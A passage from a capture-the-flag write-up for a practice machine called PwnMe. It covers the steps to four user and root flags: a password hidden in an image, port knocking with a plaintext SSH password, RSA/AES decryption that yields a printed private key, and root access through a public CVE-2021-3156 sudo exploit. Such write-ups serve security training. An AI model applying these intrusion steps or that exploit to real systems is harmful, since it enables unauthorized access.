
4. gloria flag

Then we navigated inside pasquale home directory and inside the `/home/pasquale/Pictures/other things` folder we found an image named `gloria.png`, we tried to open it with cat and found out the gloria password and we manage to enter via **SSH**.



```
�B�PҤSō�~q�8���e ���U�=]z�$�*朊�⁜po�;��1�6�~�w&,��M[�P(
�B�H��+
O%cy�#��y�n��>(��& /�A�SF6�����
�B�P(
E�s�B�P(�f���7�[��D�0�r�g�<L\W�ld����   (       �� ��#q�'{�B�P(
�B�     �?d��'�JIEND�B`�SECRET: AliceInWonderland1994pasquale@PwnMe:~/Pictures/other things$
```


Inside **Desktop** we found a file and inside there was the gloria flag



```
gloria@PwnMe:~/Desktop$ cat User-Flag.txt
This one was easy, right?


What about an ice cream before your nerves explode?

            .-"`'"-.
           /        \
           |        |
           /'---'--`\
          |          |
          \_.--._.-._/
            \=-=-=-/
             \=-=-/
              \=-/
               \/


                        Don't over think ;)
                                    #nvmb3r

Flag={031e59d1cb53a7d8c0e842859d15e30b}
```

Figure 3: 031e59d1cb53a7d8c0e842859d15e30b


5. alan flag



```
gloria@PwnMe:~/Desktop$ cat ToDoList.txt
Important things to do:

        - The security expert Alan gave me a challenge: hack into his account.
          I just joined the company, and he want's to test my skills.


Personal things:
        - Buy baking powder, Agnese want's to cook pancakes for the boys.


More about the challenge:
        - Alan was mentioning something about hiding the ssh port and then
          he gave me these three numbers: "6543 7890 9807".
          He furhtemore said that he doesn't even need a strong password.
          In fact he provided this password to me "lumaca2019" and said that it
          doesn't matter since he has an additional layer of security.
          Actually I tried to login... But it didn't work.
          What a pity! I really wanted to see the new clip of "The Cincio Show"
          and prove my skills!!

        - TODO to myself: Carefully check some tutorials about hiding ssh port
          and adding levels of security in a system.
```


After opening the ToDoList.txt inside the Desktop folder we found out that the next user we need to access is alan, he left us three numbers ”**6543 7890 9807**” and the SSH password which is `lumaca2019`.

We found out that the three numbers that we need to knock before accessing via SSH, we tried to knock and access it but with no results.




```
gloria@PwnMe:~/Desktop$ knock -v 192.168.56.3 6543 7890 9807
hitting tcp 192.168.56.3:6543
hitting tcp 192.168.56.3:7890
hitting tcp 192.168.56.3:9807
gloria@PwnMe:~/Desktop$ ssh alan@192.168.56.3
alan@192.168.56.3's password:
Permission denied, please try again.
alan@192.168.56.3's password: 
```

After searching for a while we found out that the port to access alan SSH is the **2221**




```
gloria@PwnMe:/home/www-data/backup/etc/ssh$ cat sshd_alan_config
#       $OpenBSD: sshd_config,v 1.102 2018/02/16 02:32:40 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Port 2221
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

So we were able to enter alan SSH using the following command.



```
gloria@PwnMe:/home/www-data/backup/etc/ssh$ ssh alan@192.168.56.4 -p 2221
|\ ___________ /|
| |  /|,| |   | |
| | |,x,| |   | |
| | |,x,' |   | |
| | |,x   ,   | |
| | |/    |%==| |
| |    /] ,   | |
| |   [/ ()   | |
| |       |   | |
| |       |   | |
| |       |   | |
| |      ,'   | |
| |   ,'      | |
|_|,'_________|_|

Welcome to my secret door traveller...
alan@192.168.56.4's password:
Last login: Mon May 30 15:57:55 2022 from 192.168.56.4
alan@PwnMe:~$ 
```

Inside **Desktop** we found a file and inside there was the alan flag




```
alan@PwnMe:~/Desktop$ cat User-Flag.txt
Keep working. And if you get stuck, remember:
TRY HARDER!


           )==(
           )==(
           |H |
           |H |
           |H |
          /====\
         /nvmb3r\
        /========\
       :HHHHHHHH H:
       |HHHHHHHH H|
       |HHHHHHHH H|
       |HHHHHHHH H|
\______|=/========\________/
 \     :/oO/      |\      /
  \    / oOOO  Le | \    /
   \__/| OOO Grape|  \__/
    )( |  O       |   )(
    )( |==========|   )(
    )( |HHHHHHHH H|   )(
    )( |HHHHHHHH H|   )(
   .)(.|HHHHHHHH H|  .)(.
  ~~~~~~~~~~~~~~~~  ~~~~~~

Drink some wine :))

                #nvmb3r


p.s: K.I.S.S

Flag={6fe8d5e27ca9c85829e2296c2e9b3ef1}
```

Figure 4: 6fe8d5e27ca9c85829e2296c2e9b3ef1


6. ardil flag

We found a **Cryptography** folder inside Desktop with many file, we were able to decrypt the `cipher.enc` with the help of RsaCtfTool, a useful multi attacks tool used in ctfs:
`./RsaCtfTool.py --publickey my.pub --uncipherfile cipher.enc --private`
from this we were able to find the passoword **{BiNgOoOoO11}**.
At this point we got the password for the encrypted file ardil.aes, so we decrypt it with the command:
`openssl enc -d -aes-256-cbc -in ardil.aes -out priv.key`



```
alan@PwnMe:~/Desktop/Cryptography/RSA/tests/AES$ cat priv.key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA20GVKlcjx7o5ix6JZKFy6qfrMPY5/miF5icPifawb3g8yLxB
kTHFP7KA19tJt3eGGMJ3q+quIlTkWK2dGvL2sKYEe/E77AYpeRT2sj7kVew4lVjk
sRK62Urf78vN2OE2lB4JshHAKkPwFUiHhKNP2O9v6awE0tEEvSc2fF0+5KCp3GYA
XtOYa0vJ6sQxjTgweyJh1sgIFLouSclbg5yVja7bM51bM7KZ1FhkbWqf/OJMtOVm
AwLOp6SZnuwSmXMEbPzfUxeVE24NI5YCm+3Y4trVYFhO70t4GODOdwS/yVUGKV03
UEFhw7KKoyjIOtyMPfq4jm1E+EHZ4+cbTAmhRQIDAQABAoIBAQDReHKeJOpWIqBf
PSleLrCvZwXXnSYC3LEwFRlPYZNmq6TG0rSBlt8v38Ygc6yVz2cZuJDEek0rF5eg
8R0rZfwxACtAjlQFRk3RFCosWNGlFS1p4ad7VL2WY2ZWnotnLKMMFzaEHVlOB+IT
M1vlaHEcfISa5nElR/QTEqeHYT55BQ+8M5z7FL8/oA2z1VgUuWsM+64pFmzVrJfl
7mmPi1RRlVS22HX3zKkMxkdlUaETmMW5MqQkSWT28f1wXyJu1PDGfwvTEu6KlAbQ
Kl3Z8CYTalbPPbSgxHDNNX+8r60cEYxatpL+S1MRLbQ3sFt4wPniXmNT1RlQ+jQm
UofIMaIBAoGBAP/SJoNjYAf9H00Qf1cx1rXUYUvUnO8g6zoAHTpcWIvoVCPlqncd
Vc5FZKXgrU16tiZHbNlhoI5MdQjcrmr3IzOegAzZl09Zxo40frf1yfQeyun7PG5D
LXZgTFJdVeos1l4gr8Id2VrddecwILyzI1veiL1oYSdcBgwTjcsLaCKhAoGBANto
4QCYAgEH6SZm9Lce2I78nx7rK9eIf9tFaSSMEoyHXpUr6O15UGDjIem2IQsdgHQB
mAbSGR/bp/vGMkKvUPp7C/LuFRftB7zNjx07Ev/JHTTvgAz3ksoGy4wR5of6BDDS
z0GHZGgw/bMtRrxrALJ+UmB5JM56UOFrxd4JWKAlAoGAMwGosiu/OviKJCh062LB
h7GX0LHMtJUgsYjSSw+cjBC/rgSdz3Am6qDFZ5l7lGYyKUG2f0VK6PRvpVuy3xr1
htZEe8tqsuSYhUQMPAuiv6zgEnUIYIe+acrbjNSVS8Ky30OvJ4oiC076siTTcixZ
kXi2VOWZ8WoUvpWrgN9+XOECgYBKtFj3xMnZ5AGkS6XCu8PsW2MqOdRBnH48AFQe
V3rxUh4IGF1EjeuqMWuYkaSKjk7wMKK8n8hiKn31obP3NI4T2tVkr1+LN+9Mf4jc
4QJFCQrivTESOTFHjCy90lJ1tdC7duuOWjT7rMKUwTO2b5BbNduCcXzwuIDVX8aN
JQ2B6QKBgAZ08PmQ/c/aV3I8EtCPM5uU5kq7Le6dOVlgd4q5/AKeF/TjIZbQP44/
uMt6fdBj9jtQ0F0TxC6U5WJ5t9PfUonjOXxd6FcIzoELhKbOlWnsYG3BkHUywiWx
oNsxaGiB2y+sCP5s2D0N+Ad/TeH9alpUj0UD2g8spmP4RziSnvB5
-----END RSA PRIVATE KEY-----
```

At this point we set the permission to 400 with `chmod 400 priv.key` and we can login to ardil with the following command:
`ssh -i priv.key ardil@localhost`
Inside **Desktop** we found a file and inside there was the ardil flag




```
ardil@PwnMe:~/Desktop$ cat User-Flag.txt
You are not that bad :)



Flag={ae68a5933f01e664d6b22036b17632b1}
```

Figure 5: ae68a5933f01e664d6b22036b17632b1

7. root flag

From this point we got stuck and decided to use a CVE (Common Vulnerabilities and Exposures) specifically used the CVE-2021-3156 that uses a heap-based buffer overflow, we run this script we found on GitHub and we got access to the root user.
Inside the root folder we found a file and inside there was the final root flag



```
root@PwnMe:~# cat Root-Flag.txt
WELL DONE.


                                               888
                                               888
                                               888
 .d8888b .d88b. 88888b.  .d88b. 888d888 8888b. 888888.d8888b
d88P"   d88""88b888 "88bd88P"88b888P"      "88b888   88K
888     888  888888  888888  888888    .d888888888   "Y8888b.
Y88b.   Y88..88P888  888Y88b 888888    888  888Y88b.      X88
 "Y8888P "Y88P" 888  888 "Y88888888    "Y888888 "Y888 88888P'
                             888
                        Y8b d88P
                         "Y88P"

        I hope you enjoyed this challenge!
                                #nvmb3r





Flag={49957a83cfcd87ebde5c873d224617be}
```

Figure 6: 49957a83cfcd87ebde5c873d224617be

8. Flags

- 4c8e3b61f4b997269ab86fb548905c94
- 377cae8bf7d1ffc17af76dcdbc0d6026
- 031e59d1cb53a7d8c0e842859d15e30b
- 6fe8d5e27ca9c85829e2296c2e9b3ef1
- ae68a5933f01e664d6b22036b17632b1
- 49957a83cfcd87ebde5c873d224617be